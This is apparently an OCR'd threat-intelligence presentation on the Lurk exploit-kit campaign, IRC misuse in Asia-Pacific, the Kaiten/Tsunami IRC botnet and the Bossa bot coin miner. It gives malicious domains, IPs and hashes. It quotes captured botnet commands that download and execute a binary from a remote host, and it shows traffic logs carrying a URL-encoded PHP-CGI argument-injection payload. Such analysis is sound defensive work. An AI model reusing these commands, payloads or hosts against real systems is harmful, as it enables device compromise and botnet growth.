
Redirecting you to http://ironstyle.pp.ua/get?key=%D0%A0%D0%B0%D1%81%D0%BF%D0%B%D1%81%D0%B0%D0%BD%D0%B8%D0%B5+%D0%B0%D0%B2%D1%82%D0%BE%D0%B1%D1%83%D1%81%D0%B0+864+%D0%BE%D1%82+%D1%84%D0%B0%D0%B%D1%80%D0%B8%D0%BA%D0%B8+1+%D0%BC%D0%B0%D1%8F

Analysis | Additional informa



Antivirus		
AVG		
AVware		
Agnitum		
AhnLab-V3		
DrWeb		
ESET-NOD32	a variant of Win32/InstallMonstr.FM	20140910
NANO-Antivirus	Trojan.Win32.Agent.deqogs	20140910
Norman	InstallMonstr.S	20140910
Sophos	Install Monster	20140910
VBA32	Signed-Downware.InstallMonstr	20140910
VIPRE	Trojan.Win32.Generic!BT	20140910

EK/malware serving hosts by country



Serving hosts

France: - Hosted by OVH OVH SAS, ONLINE SAS Good reviews on SEO forums:


- `http://searchengines.guru/showthread.php?t=785378&page=30`
- `http://searchengines.guru/archive/index.php/t-818231.html`

(slow abuse response :-))
Netherlands: - Hosted by Webzilla

Overview

Lurk Campaign

Historical overview



(`http://malware.dontneedcoffee.com/2014/08/angler-ek-now-capable-of-fileless.html?m=1`)

- but actually lurk campaign is at least 3 years old. (and mainly targetting .ru IP ranges).

Lurk in 2011

Intermediate victims:

- glavbukh.ru
- inosmi.ru
- ria.ru
- riarealty.ru
- ura.ru

Attack vector/reditect via ad servers.

date	referrer	ip	url
03/Nov/2011	`http://ria.ru/incidents/`	50.97.204.116	`http://as5t3hj`
03/Nov/2011	`http://inosmi.ru/`	50.97.204.116	`http://as5t3hj`
03/Nov/2011	`http://www.ura.ru/`	50.97.204.116	`http://as5t3hj`

Lurk Evolution

date	ref. dom	ip	port	method	url	ap
22.01.2013 16:33	vesti.ru	64.79.67.220	80	GET	http://cetapetrar.info/ISOQ	te
28.01.2013 15:15	vz.ru	64.79.67.220	80	GET	http://mgsinterviews.biz/ISOQ	te
28.01.2013 15:15	-	64.79.67.220	80	GET	http://mgsinterviews.biz/0ISOQjq	ap
28.01.2013 15:15	-	64.79.67.220	80	GET	http://mgsinterviews.biz/1ISOQjq	ap
2013-02-05 15:27	vz.ru	208.110.73.74	80	GET	http://ferpolokas.info/ISOQ	te
08.02.2013 15:26	3dnews.ru	208.110.73.75	80	GET	http://footmanage.info/XZAH	te
2/11/2013 16:22	vz.ru	208.110.73.75	80	GET	http://croppingvietnam.biz/XZAH	te
19.02.2013 15:13	klerk.ru	208.110.73.75	80	GET	http://interfacesfeaturelimited.org/XZAH	te
2/20/2013 12:52	newsru.com	208.110.73.75	80	GET	http://solvesautoplay.info/XZAH	te
2/20/2013 12:52	-	208.110.73.75	80	GET	http://solvesautoplay.info/0XZAHwj	ap
2/20/2013 12:52	-	208.110.73.75	80	GET	http://solvesautoplay.info/1XZAHwj	ap
20.02.2013 12:52	newsru.com	208.110.73.75	80	GET	http://solvesautoplay.info/XZAH	te
20.02.2013 13:22	vz.ru	208.110.73.75	80	GET	http://solvesautoplay.info/XZAH	te
20.02.2013 13:24	vesti.ru	208.110.73.75	80	GET	http://solvesautoplay.info/XZAH	te
3/5/2013 13:51	glavbukh.ru	208.110.73.75	80	GET	http://birdsricher.info/XZAH	te
3/6/2013 14:32	klerk.ru	74.82.203.10	80	GET	http://comprisefuse.info/XZAH	te
21/Aug/2013:11:53	tks.ru	70.32.39.108	80	GET	http://frilpertesemota.info/indexm.html	
21/Aug/2013:11:53	tks.ru	70.32.39.108	80	GET	http://frilpertesemota.info/054RIwj	
8/23/2013 12:58	slon.ru	173.234.60.86	80	GET	http://sabretensar.info/indexm.html	
03.09.2013 14:12	rg.ru	173.234.60.83	80	GET	http://miopades.info/indexm.html	
09.09.2013 14:49	tks.ru	209.123.8.35	80	GET	http://kilkadukas.info/indexm.html	
9/20/2013 12:50	gazeta.ru	216.55.166.53	80	GET	http://lpakuwiera.info/indexm.html	te
9/20/2013 13:52	rg.ru	216.55.166.53	80	GET	http://lpakuwiera.info/indexm.html	
9/23/2013 12:41	aif.ru	209.123.8.183	80	GET	http://liapolasens.info/indexm.html	
8/20/2014 16:57	auto.ru	188.165.229.195	80	GET	http://kopwa.linogeraxa.info/indexm.html	
9/1/2014 12:02	irr.ru	188.165.229.195	80	GET	http://apobda.kiqpoltar2.in/indexm.html	
01/Sep/2014:16:54	bankir.ru	188.165.229.195	80	GET	http://snkua.kiqpoltar2.in/indexm.html	
9/4/2014 14:16	smotri.com	188.165.229.195	80	GET	http://xbxa72.bsoyetrad.in/indexm.html	
04/Sep/2014:12:03	auto.ru	188.165.229.195	80	GET	http://snkua.kiqpoltar2.in/indexm.html	ap
04/Sep/2014:15:26	irr.ru	188.165.229.195	80	GET	http://boreas.gohasellor.info/indexm.html	te
04/Sep/2014:15:26		188.165.229.195	80	GET	http://boreas.gohasellor.info/3MSKMcx	te
04/Sep/2014:15:26		188.165.229.195	80	GET	http://boreas.gohasellor.info/sxvutirwbfexedbjmqqn.html	te
04/Sep/2014:15:56	job.ru	188.165.229.195	80	GET	http://boreas.gohasellor.info/indexm.html	ap
05/Sep/2014:15:24	bankir.ru	188.165.229.195	80	GET	http://snkua.kiqpoltar2.in/indexm.html	

Case studies from Asia-Pacific


The network traffic/protocol usage patterns are quite different from what we observe in Russia.

- different use of standard protocols
- different software is popular (AV: 360, messanger: QQ, media player: xunlei)
- mobile platforms: popular games and apps
- different underground economy structure and monetization techniques


- IRC - legit and non-legit uses

IRC protocol is still very wide-spread.
There is new, non-standard use of the protocol that is asking for abuse.

IRC: alot of non-messaging use there



IRC: android game



IRC: alternative uses

Sina.com.cn - web push implemented via IRC

- `http://live.video.sina.com.cn/room/csllive1`
- runs multiple IRC servers listening to port 80
- ad loader is also an IRC client
- `http://i2.sinaimg.cn/woocall/cli/webpush/unstable_s1029.swf`


```
:60.28.113.233.80.TJ.S 001 ....WxvjexQ :Sina Network ....WxvjexQ!BOT@140.109.x.x.
:60.28.113.233.80.TJ.S 002 ....WxvjexQ :60.28.113.233.80.TJ.S.
:60.28.113.233.80.TJ.S 003 ....WxvjexQ :.
:60.28.113.233.80.TJ.S 004 ....WxvjexQ .
:60.28.113.233.80.TJ.S 005 ....WxvjexQ .
:60.28.113.233.80.TJ.S 005 ....WxvjexQ .
:60.28.113.233.80.TJ.S 251 ....WxvjexQ :There are 1 users and 327 invisible on 1 servers.
:60.28.113.233.80.TJ.S 252 ....WxvjexQ 1 :operator(s) online.
:60.28.113.233.80.TJ.S 253 ....WxvjexQ 9 :unknown connection(s).
:60.28.113.233.80.TJ.S 255 ....WxvjexQ :I have 328 clients and 0 servers.
:60.28.113.233.80.TJ.S 265 ....WxvjexQ :Current Local Users: 328  Max: 7145.
:60.28.113.233.80.TJ.S 266 ....WxvjexQ :Current Global Users: 328  Max: 7145.
:60.28.113.233.80.TJ.S 422 ....WxvjexQ :MOTD File is missing.
```

Embedded Devices: a Kaiten variant in action

- Kaiten/Tsunami is an open-source irc-controlled DDoS bot
- Observed large infection of MacOS machines in Sept-2014 (starting on 02-09-2014)
- initial infection vector: yet unknown
- Observation: 2014-09-02 - now
- target - mainly .CN (mostly), TW
- small number in KR, NP, JP, MY
- iocs:

```
Executables:
cbf5a6d2fba422caa5913e48ef68a6ab
  http://5.104.106.190/.../cores

98bb67d91476d8ac4e71d39c92564b3b
  http://linux.microsoftwindowsupdate.org/poke.sh
```

IOCs


File information
Identification
Content
Analyses
Submissions
ITW
2014-09-04 16:33:54 0/55
2014-09-04 16:33:53 0/55
Engine
Signature
Ad-Aware -
AegisLab -
Agnitum -
Identification
Content
Analyses
Submissions
ITW
2014-09-08 15:01:49 21/54
2014-09-08 12:07:25 19/55
2014-09-07 03:53:47 19/55
2014-09-04 21:00:39 16/55
2014-09-03 18:36:20 11/50
Engine
Signature
Ad-Aware MAC.OSX.Backdoor.Tsunami.F
AegisLab -
Agnitum -
AhnLab-V3 -
Antiy-AVL -
Avast ELF:Tsunami-L [Trj]
AVG Linux/Tsunami2.M
Avira MACOS/Tsunami.A

IOCs

IOCs

5.104.106.190

- eventuallydown.dyndns.biz
- fastfoodz.dlinkddns.com
- updates.dyndn–web.com

54.68.53.18

- flippinflops.dyndns.tv

Indicators

- Hosted on german IP and Amazon ec2. Hosts an IRC server, DNS server, Web server (used to wget new binaries/updates).
- controlled from an .il IP address

irc servers
192.31.186.4
85.214.45.208
– eichwalde.de
– hortbuntstifte.de
– channel #*core*

Kaiten ops:

- controlled by iseee me@rox-9042F9E0.bb.netvision.net.il.
- PRIVMSGs commands, manipulates DNS resolver settings

```
PRIVMSG #core :!A* SH ls -lia
PRIVMSG #core :!A* SH ls -lia
PRIVMSG #core :!A* SH wget
PRIVMSG #core :!A* GET http://5.104.106.190/.../cores /var/tmp/cores
PRIVMSG #core :!ADDF SH ls -lia
PRIVMSG #core :!ADDF SH /var/tmp/cores &
PRIVMSG #core :!ADDF SH ps aux
PRIVMSG #core :!ADDF SH ps aux
PRIVMSG #core :!ADDF SH ls /var/tmp/busybox-mipsel
PRIVMSG #core :!ADDF SH chmod a+x
PRIVMSG #core :!ADDF SH /var/tmp/cores &
PRIVMSG #core :!ADDF SH ps aux
PRIVMSG #core :!* SH chmod a+x
PRIVMSG #core :!* SH /var/tmp/cores &
```


2014/08/28 20:00:00 2014/08/29 08:00:00 2014/08/29 20:00:00 2014/08/30 08:00:00 2014/08/30 20:00:00 2014/08/31 08:00:00 2014/08/31 20:00:00 2014/09/01 08:00:00 2014/09/01 20:00:00 2014/09/02 08:00:00 2014/09/02 20:00:00 2014/09/03 08:00:00 2014/09/03 20:00:00 2014/09/04 08:00:00

100 ▾ Showing 1 to 3 of 3 entries (filtered from 3,993,300,839 total entries)

	Start	Stop	Src IP	Src Port	Dst IP	Dst Port	Packets	Bytes	Node	
tcp	2014/09/01 17:43:36	2014/09/01 17:43:38	140.109.229.196 TWN	25995	5.104.106.190 DEU	80	13	0 / 5,210	moloch	
tcp	2014/09/02 08:23:58	2014/09/02 08:24:00	140.109.231.20 TWN	48640	5.104.106.190 DEU	80	70	83 / 30,427	moloch	//5.104.106.190/poke.sh
tcp	2014/09/03 00:28:49	2014/09/03 00:29:27	140.109.231.20 TWN	17182	5.104.106.190 DEU	80	46	1,741 / 18,744	moloch	//5.104.106.190:80/.../cores

Kaiten: summary

- 18247 Unique IP addresses within 3 days
- 3k bots are simultaneously
- Botnet growth limited by IRC server stability



Bossa bot

tcp	2014/09/26 17:08:28	2014/09/26 17:08:30	213.5.67.223 NLD	54053		80	14	1,710 / 2,650	moloch	//· 'cgi-bin/php-cgi //· 'cgi-bin/php.cgi //· 'cgi-bin/php4
tcp	2014/09/26 17:08:30	2014/09/26 17:08:31	213.5.67.223 NLD	59505		80	14	1,930 / 2,870	moloch	//· 7/cgi-bin/php-cgi //· 7/cgi-bin/php.cgi //· 7/cgi-bin/php4
tcp	2014/09/26 17:08:33	2014/09/26 17:08:34	213.5.67.223 NLD	55444		80	13	1,155 / 2,029	moloch	//· 5/cgi-bin/php-cgi //· 5/cgi-bin/php.cgi //· 5/cgi-bin/php4
tcp	2014/09/26 17:10:18	2014/09/26 17:10:20	213.5.67.223 NLD	42450		80	14	1,554 / 2,494	moloch	//· 4/cgi-bin/php-cgi //· 4/cgi-bin/php.cgi //· 4/cgi-bin/php4
tcp	2014/09/26 17:10:26	2014/09/26 17:12:16	213.5.67.223 NLD	40937		80	9	1,022 / 2,059	moloch	//· 'cgi-bin/php4? % %6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3 D%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64 +%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6 F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E% 73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E %6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%6 9%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69% 2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63 %67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65% 6E%76%3D%30+%2D%6E
tcp	2014/09/26 17:25:32	2014/09/26 17:25:33	213.5.67.223 NLD	52326		80	10	450 / 1,126	moloch	/· cgi-bin/php4
tcp	2014/09/26 22:11:46	2014/09/26 22:14:09	78.188.238.228 TUR	51749		80	13	3,056 / 3,960	moloch	/· /cgi-bin/php4? %2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3 D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64 +%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6 F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E% 73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E %6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%6 9%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69% 2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63 %67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65% 6E%76%3D%30+%2D%6E
tcp	2014/09/26 22:12:49	2014/09/26 22:15:24	78.188.238.228 TUR	35317		80	16	3,056 / 4,178	moloch	/· ·····2/cgi-bin/php4? %2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3 D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64 +%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6 F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E% 73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E %6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%6 9%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69% 2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63

Bossa bot

- compromises Embedded ARM, PPC, MIPS or X86 machines
- attack vector: default passwords, a vuln. in /cgi-bin/php
- primary targets:

Bossabot target

Bossa bot - affected target examples:

Dahua camera - arm AFoundry switch - mips Tera EP Wifi Broadband Switch - mips

Bossa bot behaviour

- binds port 58455, which serves payload (/mips, /arm, /mips)
- does MNC coin mining via p2pool.org

Bossa coins

coin mining - follow the trail

MNC/Address

MNC address, block, height, transaction, etc. Sear

MDFepZz9SpSbFSugUsXVE3CmrdTaKg1SWi

Details	
Operations count:	1590
Total received:	307.92301622 MNC $2.17
Total spent:	307.92301622 MNC $2.17
Final balance:	0 MNC $0

Request address recalculation

Date	Address		Amount
